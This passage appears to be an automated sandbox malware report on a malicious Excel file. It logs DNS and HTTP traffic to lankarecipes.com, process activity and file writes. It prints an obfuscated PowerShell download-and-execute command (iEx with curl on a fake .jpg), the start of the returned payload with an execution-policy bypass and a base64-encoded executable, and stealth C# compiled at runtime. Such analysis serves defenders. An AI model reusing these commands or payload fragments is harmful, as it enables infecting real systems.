Jan 8, 2021 09:35:17.794236898 CET	53	64801	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:26.740106106 CET	61721	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:26.788059950 CET	53	61721	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:27.832349062 CET	51255	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:27.883151054 CET	53	51255	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:28.678677082 CET	61522	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:28.737862110 CET	53	61522	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:29.505609989 CET	52337	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:29.553688049 CET	53	52337	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:30.348684072 CET	55046	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:30.396579981 CET	53	55046	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:31.162801981 CET	49612	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:31.210721970 CET	53	49612	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:32.180682898 CET	49285	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:32.228559971 CET	53	49285	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:33.177069902 CET	50601	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:33.228005886 CET	53	50601	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:35:35.227447033 CET	60875	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:35.278220892 CET	53	60875	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:36.259691954 CET	56448	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:36.308437109 CET	53	56448	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:37.616547108 CET	59172	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:37.667363882 CET	53	59172	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:38.440494061 CET	62420	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:38.488507986 CET	53	62420	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:40.361651897 CET	60579	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:40.409610033 CET	53	60579	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:41.209323883 CET	50183	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:41.257204056 CET	53	50183	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:42.041253090 CET	61531	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:42.091996908 CET	53	61531	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:43.765337944 CET	49228	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:43.824677944 CET	53	49228	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:46.709853888 CET	59794	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:46.757631063 CET	53	59794	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:55.405963898 CET	55916	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:55.453874111 CET	53	55916	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:58.299429893 CET	52752	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:58.366627932 CET	53	52752	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 8, 2021 09:34:52.840903044 CET	192.168.2.4	8.8.8.8	0x9042	Standard query (0)	lankarecipes.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 8, 2021 09:34:53.042937040 CET	8.8.8.8	192.168.2.4	0x9042	No error (0)	lankarecipes.com		192.185.236.165	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- lankarecipes.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49728	192.185.236.165	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 09:34:53.247750044 CET	110	OUT	GET /mages.jpg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: lankarecipes.com Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Jan 8, 2021 09:34:53.435033083 CET	111	IN	HTTP/1.1 200 OK Date: Fri, 08 Jan 2021 08:34:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Wed, 06 Jan 2021 16:11:54 GMT Accept-Ranges: bytes Content-Length: 453227 Keep-Alive: timeout=5, max=75 Content-Type: image/jpeg Data Raw: 20 53 45 54 2d 45 58 65 43 55 74 49 6f 6e 50 6f 6c 69 43 79 20 42 79 70 41 53 73 20 2d 73 43 6f 70 65 20 50 52 6f 43 45 53 73 20 2d 46 4f 72 43 45 20 3b 20 24 6b 61 45 43 43 66 6c 68 41 6e 56 56 20 3d 20 27 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 41 2f 2f 38 41 41 4c 67 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 30 41 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41 41 41 41 41 41 41 33 59 73 54 61 63 77 4f 71 69 58 4d 44 71 6f 6c 7a 41 36 71 4a 38 42 2b 6b 69 58 49 44 71 6f 6c 46 4a 61 65 4a 63 67 4f 71 69 54 77 68 6f 34 6c 32 41 36 71 4a 63 77 4f 71 69 58 45 44 71 6f 6c 53 61 57 4e 6f 63 77 4f 71 69 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 46 42 46 41 41 42 4d 41 51 55 41 37 4e 2f 31 58 77 41 41 41 41 41 41 41 41 41 41 34 41 41 4f 41 51 73 42 42 67 41 41 38 41 4d 41 41 47 41 41 41 41 41 41 41 41 41 63 45 67 41 41 41 42 41 41 41 41 41 41 42 41 41 41 41 45 41 41 41 42 41 41 41 41 41 51 41 41 41 45 41 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 48 41 45 41 41 41 51 41 41 41 41 41 41 41 41 41 67 41 41 41 41 41 41 45 41 41 41 45 41 41 41 41 41 41 51 41 41 41 51 41 41 41 41 41 41 41 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 54 41 4d 45 41 46 41 41 41 41 41 41 4d 41 51 41 61 43 77 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 59 41 51 41 2f 41 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 41 42 30 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 4c 6e 52 6c 65 48 51 41 41 41 41 55 37 67 4d 41 41 42 41 41 41 41 44 77 41 77 41 41 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 59 43 35 79 5a 47 46 30 59 51 41 41 2f 41 6b 41 41 41 41 41 42 41 41 41 45 41 41 41 41 41 41 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 45 41 41 41 45 41 75 5a 47 46 30 59 51 41 41 41 45 67 56 41 41 41 41 45 41 51 41 41 42 41 41 41 41 41 51 42 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 41 41 41 44 41 4c 6e 4a 7a 63 6d 4d 41 41 41 42 6f 4c 41 41 41 41 44 41 45 41 41 41 77 41 41 41 41 49 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 51 41 41 41 51 43 35 79 5a 57 78 76 59 77 41 41 2b 67 73 41 41 41 42 67 42 41 41 41 45 41 41 41 41 46 41 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 45 41 41 41 45 49 41 Data Ascii: SET-EXeCUtIonPoliCy BypASs -sCope PRoCESs -FOrCE ; $kaECCflhAnVV = 'TVqQAAMAAAAEAAAA//8 AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0AAAAA4fug4AtAnNIbg BTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAA3YsTacwO qiXMDqolzA6qJ8B+kiXIDqolFJaeJcgOqiTwho4l2A6qJcwOqiXEDqolSaWNocwOqiQAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAFBFAABMAQUA7N/1XwAAAAAAAAAAAA4AAOAQsBBgAA8AMAAGAAAAAAAAAcEgAAABAAAAAAABAAAAA EAAABAAAAAQAAAEAAAAAAAAAAQAAAAAAAAAAAHAEAAAQAAAAAAAAAgAAAAAAEAAAEAAAAAAQAAAQAAAAAA AAAEAAAAAAAAAAAAAAAAATAMEAFAAAAAAMAQAaCwAAAAAAAAAAAAAAAAAAAAAAAAAAAAYAQA/AgAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAB0AQAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAALnRleHQAAAAU7gMAABAAAADwAwAAEAAAAAAAAAAAAAAAAAAAAAAAIAAAYC5yZGF0Y QAA/AkAAAAABAAAEAAAAAAEAAAAAAAAAAAAAAAAAAAEAAAEAuZGF0YQAAAEgVAAAAEAQAABAAAAAQBAAAA AAAAAAAAAAAAABAAADALnJzcmMAAABoLAAAADAEAAAwAAAAIAQAAAAAAAAAAAAAAAAAAAAQAAAQC5yZWxvY wAA+gsAAABgBAAAEAAAAFAEAAAAAAAAAAAAAAAAAAAAAEAAAEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAA

Code Manipulations

Statistics

Behavior

- EXCEL.EXE
- cmd.exe
- conhost.exe
- powershell.exe
- csc.exe
- cvtres.exe
- cmd.exe
- cmd.exe
- WMIC.exe
- Test3.jpg
- Test3.jpg
- powershell.exe
- cmd.exe
- conhost.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6472 Parent PID: 800

General

Start time:	09:34:20
Start date:	08/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xb0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\39333DD3.tmp	success or wait	1	22495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\40B9FC86.tmp	success or wait	1	22495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	1220F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	12211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	12213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	12213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1836 Parent PID: 6472

General

Start time:	09:34:25
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	CmD.Exe /C poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g'))
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5900 Parent PID: 1836

General

Start time:	09:34:26
Start date:	08/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5848 Parent PID: 1836

General

Start time:	09:34:26
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g '))
Imagebase:	0x880000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000003.00000003.759722473.00000000061E3000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000003.00000003.739726186.000000000071D000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6729CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6729CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1wkcwt4o.03d.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uogviepe.ktp.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\Documents\20210108	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	660EBEFF	CreateDirectoryW
C:\Users\user\Documents\20210108\PowerShell_transcript.179605.1KVzgujm.20210108093427.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\mvqape5o	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6586FF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\Test1.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\Test2.gif	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	660E1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_1wkcwt4o.03d.ps1	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_uogviepe.ktp.psm1	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.0.cs	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.dll	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.tmp	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.out	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.cmdline	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.err	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\Test1.txt	success or wait	1	660E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\Test2.gif	success or wait	1	660E6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_1wkcwt4o.03d.ps1	unknown	1	31	1	success or wait	1	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_uogviepe.ktp.psm1	unknown	1	31	1	success or wait	1	660E1B4F	WriteFile
C:\Users\user\Documents\20210108\PowerShell_transcript.179605.1KVzgujm.20210108093427.txt	unknown	3	ef bb bf	...	success or wait	1	660E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210108\PowerShell_transcript.179605.1KVzgujm.20210108093427.txt	unknown	632	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 38 30 39 33 34 34 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 37 39 36 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 57 65 52	**********..Windows PowerShell transcript start..Start time: 20210108093440..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 179605 (Microsoft Windows NT 10.0.17134.0)..Host Application: poWeR	success or wait	14	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.0.cs	unknown	227	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 6e 41 74 49 76 45 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 57 69 6e 0a 20 20 20 20 7b 0a 20 20 20 20 5b 20 44 6c 6c 49 6d 70 6f 72 74 20 28 20 28 22 75 73 65 72 33 32 22 20 20 2b 20 22 2e 22 20 20 2b 20 22 64 6c 6c 22 20 29 20 29 20 5d 20 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 62 6f 6f 6c 20 53 68 6f 77 57 69 6e 64 6f 77 28 69 6e 74 20 68 61 6e 64 6c 65 20 2c 20 69 6e 74 20 73 74 61 74 65 29 20 3b 20 0a 0a 20 20 20 20 7d 0a 0a 7d 0a	...using System;.using System.Runtime.InteropServices;..namespace nAtIvE.{. public class Win. {. [DllImport (("user32" + "." + "dll"))] public static extern bool ShowWindow(int handle , int state) ; .. }..}.	success or wait	1	660E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6d 76 71 61 70 65 35 6f 5c 6d 76	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\mvqape5o\mv	success or wait	1	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.out	unknown	457	ef bb bf 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 44 6f 63 75 6d 65 6e 74 73 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61	...C:\Users\user\Documents> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automa	success or wait	1	660E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 23 00 00 00 c7 09 b8 99 15 a0 d5 08 71 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 69 72 65 63 74 41 63 63 65 73 73 43 6c 69 65 6e 74 43 6f 6d 70 6f 6e 65 6e 74 73 5c 44 69 72 65 63 74 41 63 63 65 73 73 43 6c 69 65 6e 74 43 6f 6d 70 6f 6e 65 6e 74 73 2e 70 73 64 31 0b 00 00 00 19 00 00 00 53 65 74 2d 44 41 45 6e 74 72 79 50 6f 69 6e 74 54 61 62 6c 65 49 74 65 6d 02 00 00 00 23 00 00 00 53 65 74 2d 44 41 43 6c 69 65 6e 74 45 78 70 65 72 69 65 6e 63 65 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 02 00 00 00 22 00 00 00 45 6e 61 62 6c 65 2d 44 41 4d 61 6e 75 61 6c 45 6e 74 72 79 50 6f 69 6e 74 53 65 6c	PSMODULECACHE.#.....q...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1.....Set-DAEntryPointTableItem....#...Set-DAClientExperienceConfiguration...."...Enable-DAManualEntryPointSel	success or wait	2	660E1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 00 53 74 6f 70 2d 53 65 72 76 69 63 65 08 00 00 00 16 00 00 00 45 6e 61 62 6c 65 2d 43 6f 6d 70 75 74 65 72 52 65 73 74 6f 72 65 08 00 00 00 0e 00 00 00 47 65 74 2d 50 53 50 72 6f 76 69 64 65 72 08 00 00 00 0c 00 00 00 47 65 74 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 53 65 72 76 69 63 65 08 00 00 00 0b 00 00 00 49 6e 76 6f 6b 65 2d 49 74 65 6d 08 00 00 00 10 00 00 00 47 65 74 2d 43 6f 6d 70 75 74 65 72 49 6e 66 6f 08 00 00 00 0c 00 00 00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61	